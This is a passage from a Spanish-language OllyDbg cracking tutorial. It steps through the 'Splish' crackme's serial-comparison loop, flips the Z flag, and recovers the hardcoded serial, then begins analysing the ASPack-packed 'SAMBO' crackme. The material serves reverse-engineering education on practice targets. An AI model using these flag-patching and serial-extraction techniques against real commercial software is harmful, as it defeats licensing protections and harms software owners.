00402054	.rdata	Import	USER32.UpdateWindow	

Vemos que utiliza las apis GetWindowTextA para ingresar el serial y MessageBoxA, para mostrar el cartel de si acertamos o no, podríamos aquí poner un BPX en ambas apis, pero veamos que nos muestra la lista de STRINGS que usa el programa.




Hago en el listado click derecho SEARCH FOR-ALL REFERENCED TEXT STRING



Allí vemos el texto del cartel de Congratulaciones, que nos muestra cuando colocamos el serial correcto, por lo tanto hagamos doble click allí, a ver donde usa ese texto, así estaremos en la zona caliente o cerca.

Allí vemos la zona donde trabaja con el serial que introducimos




Vemos la entrada de texto con la api GetWindowTextA y los MessageBoxA con sus respectivos textos de si acertamos o no.

Pues pongamos un BPX alli, en el call a la api GetWindowTextA para comenzar desde donde se introduce el serial que tipeamos.

```
00401351  .v EB 0A        JMP SHORT Splish.0040135D
00401353  .  48 61 72 64  ASCII "HardCoded",0
0040135D  >  6A 20        PUSH 20                                  Count = 20 (32.)
0040135F  .  68 15324000  PUSH Splish.00403215                     Buffer = Splish.00403215
00401364  .  FF35 90344000 PUSH DWORD PTR DS:[4034490]             hWnd = NULL
0040136A  .  E8 BB030000  CALL <JMP.&USER32.GetWindowTextA>        GetWindowTextA
0040136F  .  8D05 53134000 LEA EAX,DWORD PTR DS:[401353]
00401375  .  8D1D 15324000 LEA EBX,DWORD PTR DS:[403215]
0040137B  >  8038 00      CMP BYTE PTR DS:[EAX],0
0040137E  .v 74 0C        JE SHORT Splish.0040138C
00401380  .  8A08         MOV CL,BYTE PTR DS:[EAX]
00401382  .  8A13         MOV DL,BYTE PTR DS:[EBX]
00401384  .  38D1         CMP CL,DL
00401386  .v 75 4A        JNZ SHORT Splish.004013D2
00401388  .  40           INC EAX
00401389  .  43           INC EBX
0040138A  .^ EB EF        JMP SHORT Splish.0040137B
0040138C  >v EB 2F        JMP SHORT Splish.004013BD
0040138E  .  43 6F 6E 67  ASCII "Congratulations,"
0040139E  .  20 79 6F 75  ASCII " you got the har"
004013AE  .  64 20 63 6F  ASCII "d coded serial",0
004013BD  >  6A 00        PUSH 0                                   Style = MB_OK|MB_APPLMODAL
004013BF  .  68 00304000  PUSH Splish.0040300A                     Title = "Splish, Splash"
004013C4  .  68 8E134000  PUSH Splish.0040138E                     Text = "Congratulations, you got the hard coded serial"
004013C9  .  6A 00        PUSH 0                                   hOwner = NULL
004013CB  .  E8 78030000  CALL <JMP.&USER32.MessageBoxA>           MessageBoxA
004013D0  .v EB 13        JMP SHORT Splish.004013E5
004013D2  >  6A 00        PUSH 0                                   Style = MB_OK|MB_APPLMODAL
004013D4  .  68 00304000  PUSH Splish.0040300A                     Title = "Splish, Splash"
004013D9  .  68 67304000  PUSH Splish.00403067                     Text = "Sorry, please try again."
004013DE  .  6A 00        PUSH 0                                   hOwner = NULL
004013E0  .  E8 63030000  CALL <JMP.&USER32.MessageBoxA>           MessageBoxA
004013E5  >  61           POPAD
004013E6  .v EB 73        JMP SHORT Splish.0040145B
```

Corro el crackme con F9 o RUN



Como solo pedimos por ahora solucionar la parte de HARDCODED, tipearemos un serial falso, allí en la parte superior y apretamos el botón CHECK HARDCODED.

Para en el BPX que habíamos colocado

```
00401353  .  48 61 72 64  ASCII "HardCoded",0
0040135D  >  6A 20        PUSH 20                                  Count = 20 (32.)
0040135F  .  68 15324000  PUSH Splish.00403215                     Buffer = Splish.00403215
00401364  .  FF35 90344000 PUSH DWORD PTR DS:[4034490]             hWnd = 000B0680 (class='Edit',parent=00150674)
0040136A  .  E8 BB030000  CALL <JMP.&USER32.GetWindowTextA>        GetWindowTextA
0040136F  .  8D05 53134000 LEA EAX,DWORD PTR DS:[401353]
00401375  .  8D1D 15324000 LEA EBX,DWORD PTR DS:[403215]
```

Allí vemos tanto en el stack como en las ayudas que nos muestra el OLLY que el BUFFER donde guardara el serial que tipeamos, esta en 403215.

```
0012FC58  000B0680  hWnd = 000B0680 (class='Edit',parent=00150674)
0012FC5C  00403215  Buffer = Splish.00403215
0012FC60  00000020  Count = 20 (32.)
0012FC64  0012FCEC
0012FC68  00401178  Splish.00401178
```

Así que vayamos al dump a ver el buffer.

```
Address   Hex dump                         ASCII
00403215  00 00 00 00 00 00 00 00  ........
0040321D  00 00 00 00 00 00 00 00  ........
00403225  00 00 00 00 00 00 00 00  ........
0040322D  00 00 00 00 00 00 00 00  ........
00403235  00 00 00 00 00 00 00 00  ........
0040323D  00 00 00 00 00 00 00 00  ........
00403245  00 00 00 00 00 00 00 00  ........
```

Allí esta el buffer donde guardara el serial que tipeamos, apretemos F8 para ejecutar el CALL a la api.

```
Address   Hex dump                         ASCII
00403215  39 38 39 38 39 38 39 38  98989898
0040321D  00 00 00 00 00 00 00 00  ........
00403225  00 00 00 00 00 00 00 00  ........
0040322D  00 00 00 00 00 00 00 00  ........
```

Como al ejecutar con F8, ejecuta todo el call con la api incluida, pues ya tenemos el serial falso guardado en el BUFFER.

```
0040136A  .  E8 BB030000   CALL <JMP.&USER32.GetWindowTextA>
0040136F  .  8D05 5313400  LEA EAX,DWORD PTR DS:[401353]
00401375  .  8D1D 1532400  LEA EBX,DWORD PTR DS:[403215]
0040137B  >  8038 00       CMP BYTE PTR DS:[EAX],0
0040137E  .v 74 0C         JE SHORT Splish.0040138C
00401380  .  8A08          MOV CL,BYTE PTR DS:[EAX]
```

Bueno la próxima línea moverá 401353 a EAX, (recordar que los LEA no mueven el contenido de la dirección de memoria, si no solo el resultado de lo que hay entre corchetes, en este caso moverá 401353) Veamos en el DUMP dicha dirección, en la línea hacemos click derecho FOLLOW IN DUMP-MEMORY ADDRESS lo que nos muestra en el DUMP la dirección de memoria 401353.

Pues 401353 apunta a la string “HARDCODED”, apretemos F7 para que se ejecute el LEA.

```
00401410  .v 75 16         JNZ SHORT Splish.0040
00401412     6A 00         PUSH 0
Address=00401353, (ASCII "HardCoded")
EAX=00000008

Address   Hex dump                         ASCII
00401353  48 61 72 64 43 6F 64 65  HardCode
0040135B  64 00 6A 20 68 15 32 40  d.j h§2@
00401363  00 FF 35 90 34 40 00 E8  . 5É4@.Φ
0040136B  BB 03 00 00 8D 05 53 13  ╗♥..¡♣S‼
00401373  40 00 8D 1D 15 32 40 00  @.¡↕§2@.
0040137B  80 38 00 74 0C 8A 08 8A  Ç8.t.è◘è
00401383  13 38 D1 75 4A 40 43 EB  ‼8ÐuJ@CÛ
```

Al ejecutar queda EAX con el valor 401353 y al lado nos aparece la aclaración de que dicha dirección apunta a una string en este caso “HARDCODED”

```
Registers (FPU)
EAX 00401353 ASCII "HardCoded"
ECX 77D3219D USER32.77D3219D
EDX 00140608
EBX 00000000
ESP 0012FC64
EBP 0012FC84
ESI 00401178 Splish.00401178
EDI 0012FCEC

EIP 00401375 Splish.00401375

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (000000
EFL 00000286 (NO,NB,NE,A,S,PE,L,LE
ST0 empty 5.0300389004683628130e-4
ST1 empty 1.3708211517106080110e-4
ST2 empty 1.0346229514035603640e-4
ST3 empty +UNORM 76B8 00000D0 000
ST4 empty +UNORM 0B86 00000001 B59
ST5 empty 1.0000000000000000000
ST6 empty 1.0000000000000000000
ST7 empty 1.0000000000000000000
               3 2 1 0      E S P
FST 4000  Cond 1 0 0 0  Err 0 0 0
FCW 027F  Prec NEAR,53  Mask    1
```

La siguiente línea mueve otra dirección a EBX en este caso 403215.

```
0040136A  .  E8 BB030000   CALL <JMP.&USER32.GetWindowTextA>
0040136F  .  8D05 5313400  LEA EAX,DWORD PTR DS:[401353]
00401375  .  8D1D 1532400  LEA EBX,DWORD PTR DS:[403215]
0040137B  >  8038 00       CMP BYTE PTR DS:[EAX],0
0040137E  .v 74 0C         JE SHORT Splish.0040138C
00401380  .  8A08          MOV CL,BYTE PTR DS:[EAX]
```

Al apretar F7, EBX quedara valiendo 403215

```
Registers (FPU)
EAX 00401353 ASCII "HardCoded"
ECX 77D3219D USER32.77D3219D
EDX 00140608
EBX 00403215 ASCII "98989898"
ESP 0012FC64
EBP 0012FC84
ESI 00401178 Splish.00401178
EDI 0012FCEC

EIP 0040137B Splish.0040137B

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
```

Y OLLYDBG nos muestra a la derecha, que esa dirección apunta a la string “98989898”, que es mi serial falso y que se ve en el dump si hago como en la instrucción anterior.

Allí esta 403215 apunta a nuestro serial falso

```
Address   Hex dump                          ASCII
00403215  39 38 39 38 39 38 39 38  98989898
0040321D  00 00 00 00 00 00 00 00  ........
00403225  00 00 00 00 00 00 00 00  ........
```

```
00401375  .  8D1D 1532400  LEA EBX,DWORD PTR DS:[403215]
0040137B  >  8038 00       CMP BYTE PTR DS:[EAX],0
0040137E  .v 74 0C         JE SHORT Splish.0040138C
00401380  .  8A08          MOV CL,BYTE PTR DS:[EAX]
```

La siguiente linea compara si el primer BYTE del contenido de EAX es cero, como EAX vale 401353

```
Registers (FPU)
EAX 00401353 ASCII "HardCoded"
ECX 77D3219D USER32.77D3219D
EDX 00140608
EBX 00403215 ASCII "98989898"
ESP 0012FC64
EBP 0012FC84
ESI 00401178 Splish.00401178
EDI 0012FCEC

EIP 0040137B Splish.0040137B
```

Sabemos porque lo vimos en el DUMP que el contenido son los bytes de la cadena HARDCODED.

```
00401412   6A 00      PUSH 0
DS:[00401353]=48 ('H')
Jump from 0040138A

Address   Hex dump                  ASCII
00401353  48 61 72 64 43 6F 64 65   HardCode
0040135B  64 00 6A 20 68 15 32 40   d.j h&2@
```

Allí esta el primer Byte es 48, en la aclaración OLLYDBG también nos dice que esta leyendo el 48 que corresponde a la H en ASCII de la primera letra de la palabra HARDCODED, ve si es cero, como no es cero continuara.

```
EIP 0040137
C 0  ES 002
P 1  CS 001
A 0  SS 002
Z 0  DS 002
S 0  FS 003
T 0  GS 000
D 0
O 0  LastEr
EFL 0000020
```

Como la comparación no activo el FLAG Z al no ser ambos miembros iguales, pues el JE siguiente no saltara, recordar que JE solo salta al estar activado el FLAG Z.

Pues continuamos con F7

```
0040137E  .v 74 0C      JE SHORT Splish.0040138C
00401380  .  8A08       MOV CL,BYTE PTR DS:[EAX]
00401382  .  8A13       MOV DL,BYTE PTR DS:[EBX]
00401384  .  38D1       CMP CL,DL
00401386  .v 75 4A      JNZ SHORT Splish.004013D2
00401388  .  40         INC EAX
00401389  .  43         INC EBX
0040138A  .^ EB EF      JMP SHORT Splish.0040137B
0040138C  >v EB 2F      JMP SHORT Splish.004013BD
0040138E  .  43 6F 6E 67 ASCII "Congratulations,"
0040139E  .  20 79 6F 75 ASCII " you got the har"
004013AE  .  64 20 63 6F ASCII "d coded serial",0
004013BD  >  6A 00      PUSH 0                    Style = MB_OK|MB_APPLMODAL
004013BF  .  68 0A304000 PUSH Splish.0040300A      Title = "Splish, Splash"
004013C4  .  68 8E134000 PUSH Splish.0040138E      Text = "Congratulations, you got the hard coded serial"
004013C9  .  6A 00      PUSH 0                    hOwner = NULL
004013CB  .  E8 78030000 CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
004013D0  .v EB 13      JMP SHORT Splish.004013E5
004013D2  >  6A 00      PUSH 0                    Style = MB_OK|MB_APPLMODAL
004013D4  .  68 0A304000 PUSH Splish.0040300A      Title = "Splish, Splash"
004013D9  .  68 67304000 PUSH Splish.00403067      Text = "Sorry, please try again."
004013DE  .  6A 00      PUSH 0                    hOwner = NULL
004013E0  .  E8 63030000 CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
004013E5  >  61         POPAD
```

Aquí vemos con una visión mas ampliada, que ahora moverá el primer byte de [EAX] que es el 48 que corresponde a la palabra HARDCODED y en la siguiente línea moverá [EBX] que corresponde al primer byte de mi serial falso y los comparara si no son iguales salta a 4013D2 que es el cartel de SORRY, PLEASE TRY AGAIN.

Verifiquemos que esto es asi

Apreto F7 y mueve a CL el valor 48

```
Registers (FPU)
EAX 00401353 ASCII "Har
ECX 77D32148 USER32.77D
EDX 00140608
EBX 00403215 ASCII "989
ESP 0012FC64
EBP 0012FC84
ESI 00401178 Splish.004
EDI 0012FCEC

EIP 00401382 Splish.004

C 0  ES 0023 32bit 0(FF
P 1  CS 001B 32bit 0(FF
A 0  SS 0023 32bit 0(FF
Z 0  DS 0023 32bit 0(FF
S 0  FS 003B 32bit 7FFD
```

CL como recordamos es el registro que corresponde a los dos ultimas cifras de ECX, alli movio el 48, lo vemos en la imagen resaltado.

```
0040137E  .v 74 0C     JE SHORT Splish.0040138C
00401380  .  8A08      MOV CL,BYTE PTR DS:[EAX]
00401382  .  8A13      MOV DL,BYTE PTR DS:[EBX]
00401384  .  38D1      CMP CL,DL
00401386  .v 75 4A     JNZ SHORT Splish.004013D2
```

En la siguiente mueve a DL el primer byte de mi serial falso

```
00401412  .  6A 00
DS:[00403215]=39 ('9')
DL=08 (Backspace)
```

Al ejecutar con F7 vemos el 39 en DL

```
Registers (FPU)
EAX 00401353 AS
ECX 77D32148 US
EDX 00140639
EBX 00403215 AS
ESP 0012FC64
EBP 0012FC84
ESI 00401178 Sp
EDI 0012FCEC

EIP 00401384 Sp

C 0  ES 0023 32
P 1  CS 001B 32
```

Ahora compara CL con DL

```
00401380  .  8A08      MOV CL,BYTE PTR DS:[EA
00401382  .  8A13      MOV DL,BYTE PTR DS:[EB
00401384  .  38D1      CMP CL,DL
00401386  .v 75 4A     JNZ SHORT Splish.00401
00401388  .  4A        INC EAX
```

La aclaración del OLLYDBG no deja dudas, compara el 39 que es el 9 de la primera cifra de mi serial falso con H que es la primera cifra de HARDCODED.

```
00401412  .  6A 00
DL=39 ('9')
CL=48 ('H')
```

```
00401380  .  8A08      MOV CL,BYTE PTR DS:[EAX]
00401382  .  8A13      MOV DL,BYTE PTR DS:[EBX]
00401384  .  38D1      CMP CL,DL
00401386  .v 75 4A     JNZ SHORT Splish.004013D2
00401388  .  40        INC EAX
00401389  .  43        INC EBX
0040138A  .^ EB EF     JMP SHORT Splish.0040137B
0040138C  >v EB 2F     JMP SHORT Splish.004013BD
0040138E  .  43 6F 6E 67  ASCII "Congratulations,"
0040139E  .  20 79 6F 75  ASCII " you got the har"
004013AE  .  64 20 63 6F  ASCII "d coded serial",0
004013BD  >  6A 00     PUSH 0                          Style = MB_OK|MB_APPLMODAL
004013BF  .  68 0A304000  PUSH Splish.0040300A         Title = "Splish, Splash"
004013C4  .  68 8E134000  PUSH Splish.0040138E         Text = "Congratulations, you got th
004013C9  .  6A 00     PUSH 0                          hOwner = NULL
004013CB  .  E8 78030000  CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
004013D0  .v EB 13     JMP SHORT Splish.004013E5
004013D2  >  6A 00     PUSH 0                          Style = MB_OK|MB_APPLMODAL
004013D4  .  68 0A304000  PUSH Splish.0040300A         Title = "Splish, Splash"
004013D9  .  68 67304000  PUSH Splish.00403067         Text = "Sorry, please try again."
004013DE  .  6A 00     PUSH 0                          hOwner = NULL
004013E0  .  E8 63030000  CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
004013E5  >  61        POPAD
```

Vemos que al no ser iguales salta al cartel de error, si fueran iguales y no saltara lo cual podemos hacer fácil cambiando el FLAG Z con doble click.

```
EIP 004
C 0  ES
P 1  CS
A 1  SS
Z 1  DS
S 0  FS
T 0  GS
D 0
O 0  La
EFL 00
ST0 emp
```

Ahora Z vale 1 como si en la comparación ambos bytes fueron iguales y la resta entre ambos dio cero y activo el FLAG Z o cero.

```
00401386  .v 75 4A     JNZ SHORT Splish.004013D2
00401388  .  40        INC EAX
00401389  .  43        INC EBX
0040138A  .^ EB EF     JMP SHORT Splish.0040137
```

Vemos que en este caso INCREMENTA EAX y EBX y salta con un JMP al inicio del LOOP

```
00401375  .  8D1D 1532400( LEA EBX,DWORD PTR DS:[403215]
0040137B  > 8038 00        CMP BYTE PTR DS:[EAX],0
0040137E  .v 74 0C         JE SHORT Splish.0040138C
00401380  .  8A08          MOV CL,BYTE PTR DS:[EAX]
00401382  .  8A13          MOV DL,BYTE PTR DS:[EBX]
00401384  .  38D1          CMP CL,DL
00401386  .v 75 4A         JNZ SHORT Splish.004013D2
00401388  .  40            INC EAX
00401389  .  43            INC EBX
0040138A  .^ EB EF         JMP SHORT Splish.0040137B
0040138C  >v EB 2F         JMP SHORT Splish.004013BD
```

Ahora EAX apunta al segundo byte de HARDCODED y vemos que el loop se repetirá comparando byte a byte, hasta que sea cero el contenido de EAX o sea cuanto se terminen los bytes de la palabra HARDCODED ya que en una string, luego de su ultimo carácter, hay un cero.

Pues entonces al incrementar EAX y EBX ira leyendo y comparando los segundos bytes, si son iguales, repetira el loop y hará lo mismo con los terceros y asi, una vez que se completo la palabra HARDCODED si todos los bytes en la comparación CL con DL han sido iguales, no saltará a mostrar el mensaje de SORRY y llego aquí

```
00401375  .  8D1D 1532400( LEA EBX,DWORD PTR DS:[403215]
0040137B  > 8038 00        CMP BYTE PTR DS:[EAX],0
0040137E  .v 74 0C         JE SHORT Splish.0040138C
00401380  .  8A08          MOV CL,BYTE PTR DS:[EAX]
00401382  .  8A13          MOV DL,BYTE PTR DS:[EBX]
```

Como EAX ya termino de apuntar a todos los bytes de la palabra HARDCODED pues llego al cero del final de la string veamos.

```
Registers (FPU)
EAX 0040135C Spl
ECX 77D32164 USE
EDX 00140664
EBX 0040321E Spl
ESP 0012FC64
EBP 0012FC84
ESI 00401178 Spl
EDI 0012FCEC
EIP 0040137B Spl
C 0  ES 0023 32b
```

Allí EAX apunta a 40135C que en el DUMP vemos que es el cero al final de la string entonces al ser la comparación ambos miembros iguales

```
Address   Hex dump                  ASCII
00401354  61 72 64 43 6F 64 65 64   ardCoded
0040135C  00 6A 20 68 15 32 40 00   .j h§2@.
00401364  FF 35 90 34 40 00 E8 BB   5E4@.Þ]
```

El JE salta y nos saca del LOOP


```
00401375  .   8D1D 1532400( LEA EBX,DWORD PTR DS:[403215]
0040137B  >   8038 00       CMP BYTE PTR DS:[EAX],0
0040137E  .v  74 0C         JE SHORT Splish.0040138C
00401380  .   8A08          MOV CL,BYTE PTR DS:[EAX]
00401382  .   8A13          MOV DL,BYTE PTR DS:[EBX]
00401384  .   38D1          CMP CL,DL
00401386  .v  75 4A         JNZ SHORT Splish.004013D2
00401388  .   40            INC EAX
00401389  .   43            INC EBX
0040138A  .^  EB EF         JMP SHORT Splish.0040137B
0040138C  >v  EB 2F         JMP SHORT Splish.004013BD
```

Y nos lleva al cartel de CORRECTO (porque cambiamos los flags Z de las comparaciones byte a byte jeje)

```
00401389  .   43            INC EBX
0040138A  .^  EB EF         JMP SHORT Splish.0040137B
0040138C  >v  EB 2F         JMP SHORT Splish.004013BD
0040138E  .   43 6F 6E 67   ASCII "Congratulations,"
0040139E  .   20 79 6F 75   ASCII " you got the har"
004013AE  .   64 20 63 6F   ASCII "d coded serial",0
004013BD  >   6A 00         PUSH 0                          Style = MB_OK|MB_APPLMODAL
004013BF  .   68 0A304000   PUSH Splish.0040300A            Title = "Splish, Splash"
004013C4  .   68 8E134000   PUSH Splish.0040138E            Text = "Congratulations, you got the hard coded serial"
004013C9  .   6A 00         PUSH 0                          hOwner = NULL
004013CB  .   E8 78030000   CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
004013D0  .v  EB 13         JMP SHORT Splish.004013E5
```

Por supuesto yo lo hice invirtiendo en cada comparación de CL con DL el flag Z, para que el programa crea que son iguales si no saltará al cartel malo y no llegaré aqui, pero de todas formas ya sabemos entonces que el serial correcto es la palabra HardCoded respetando mayúsculas y minúsculas porque tienen diferente valor ASCII.


Quito todos los BPX y tipeo el serial que halle, y al apretar CHECK HARDCODED



Otro vencido, si ustedes están leyendo esto pues, felicitaciones también para ustedes pues lo han vencido también, si no no podrían leer esta lección y si el password del rar se los paso un amigo, mejor releer todo y practicar que haciendo trampa no se aprende, jeje.


Bueno pues vamos con el ultimo HARDCODED y terminamos ya con esto, para pasar el siguiente tema en la parte 16.

Bueno el siguiente crackme es algo diferente a los anteriores es al llamado SAMBO y lo arrancamos en OLLYDBG.




Nos sale este cartelito de OLLYDBG que nos avisa que algo pasa, alli dice que la fila se auto-descomprime o se auto modifica, lo que en la jerga del cracking se llama una fila empacada, comprimida o empaquetada, lo cual estudiaremos en profundidad mas adelante, pero igual podemos a pesar de que este empacada, correrla en OLLYDBG y tratar de hallar el hardcoded serial.

Aceptamos el aviso de OLLYDBG y llegamos al EP.




Otro avisito en este caso antes de analizar OLLYDBG nos avisa que es un programa empacado, comprimido, encriptado y que analizar eso es mas inútil que cenicero de moto, jeje, pues el programa se ira desempacando mientras corre, por lo cual, elegimos NO, para que no lo analice por ahora.




Pues si alli estamos en las primeras líneas del crackme, vemos como curiosidad que el crackme no esta ejecutando como los desempacados la primera sección después del header que comienza en 401000

Como la dirección del Entry Point es 4d4001



Vamos a ver que sección esta ejecutando, así que voy a VIEW-MEMORY o apreto el botón M.



003A0000	00004000				Priv	RW	RW	
003B0000	00003000				Map	R	R	\Device\HarddiskVolur
00400000	00001000	SamBo		PE header	Imag	R	RWE	
00401000	0007C000	SamBo	.text	code	Imag	R	RWE	
0047D000	0000F000	SamBo	.data	data	Imag	R	RWE	
0048C000	00001000	SamBo	.tls		Imag	R	RWE	
0048D000	00001000	SamBo	.rdata		Imag	R	RWE	
0048E000	00003000	SamBo	.idata		Imag	R	RWE	
00491000	00003000	SamBo	.edata	exports	Imag	R	RWE	
00494000	00037000	SamBo	.rsrc	resources	Imag	R	RWE	
004CB000	00009000	SamBo	.reloc		Imag	R	RWE	
004D4000	00002000	SamBo	.aspack	SFX, imports	Imag	R	RWE	
004D6000	00001000	SamBo	.adata		Imag	R	RWE	
004E0000	00008000				Map	R E	R E	

Vemos que el programa se esta ejecutando en la sección que comienza en 4D4000 y su largo es 2000, pues 4d4001, es una dirección de memoria perteneciente a esa seccion.

Pues eso era lo que avisaba OLLYDBG que el ENTRY POINT esta fuera de la sección code


003B0000	00003000				Map	R	R	\Device\Har
00400000	00001000	SamBo		PE header	Imag	R	RWE	
00401000	0007C000	SamBo	.text	code	Imag	R	RWE	
0047D000	0000F000	SamBo	.data	data	Imag	R	RWE	
0048C000	00001000	SamBo	.tls		Imag	R	RWE	
0048D000	00001000	SamBo	.rdata		Imag	R	RWE	
0048E000	00003000	SamBo	.idata		Imag	R	RWE	
00491000	00003000	SamBo	.edata	exports	Imag	R	RWE	
00494000	00037000	SamBo	.rsrc	resources	Imag	R	RWE	
004CB000	00009000	SamBo	.reloc		Imag	R	RWE	
004D4000	00002000	SamBo	.aspack	SFX, imports	Imag	R	RWE	
004D6000	00001000	SamBo	.adata		Imag	R	RWE	
004E0000	00008000				Map	R E	R E	

La sección CODE empieza en 401000, allí vemos resaltada la palabra CODE y nosotros estamos ejecutando la dirección 4D4001 que pertenece a otra sección, OLLYDBG nos aviso de esto que es una característica de muchos programas empacados.


La sección en la cual esta el ENTRY POINT corresponde al desempacador y una vez que se ejecuta y realiza su trabajo, salta a la sección code donde se ejecuta el programa en si.

Pues entonces hagamos F9 o RUN

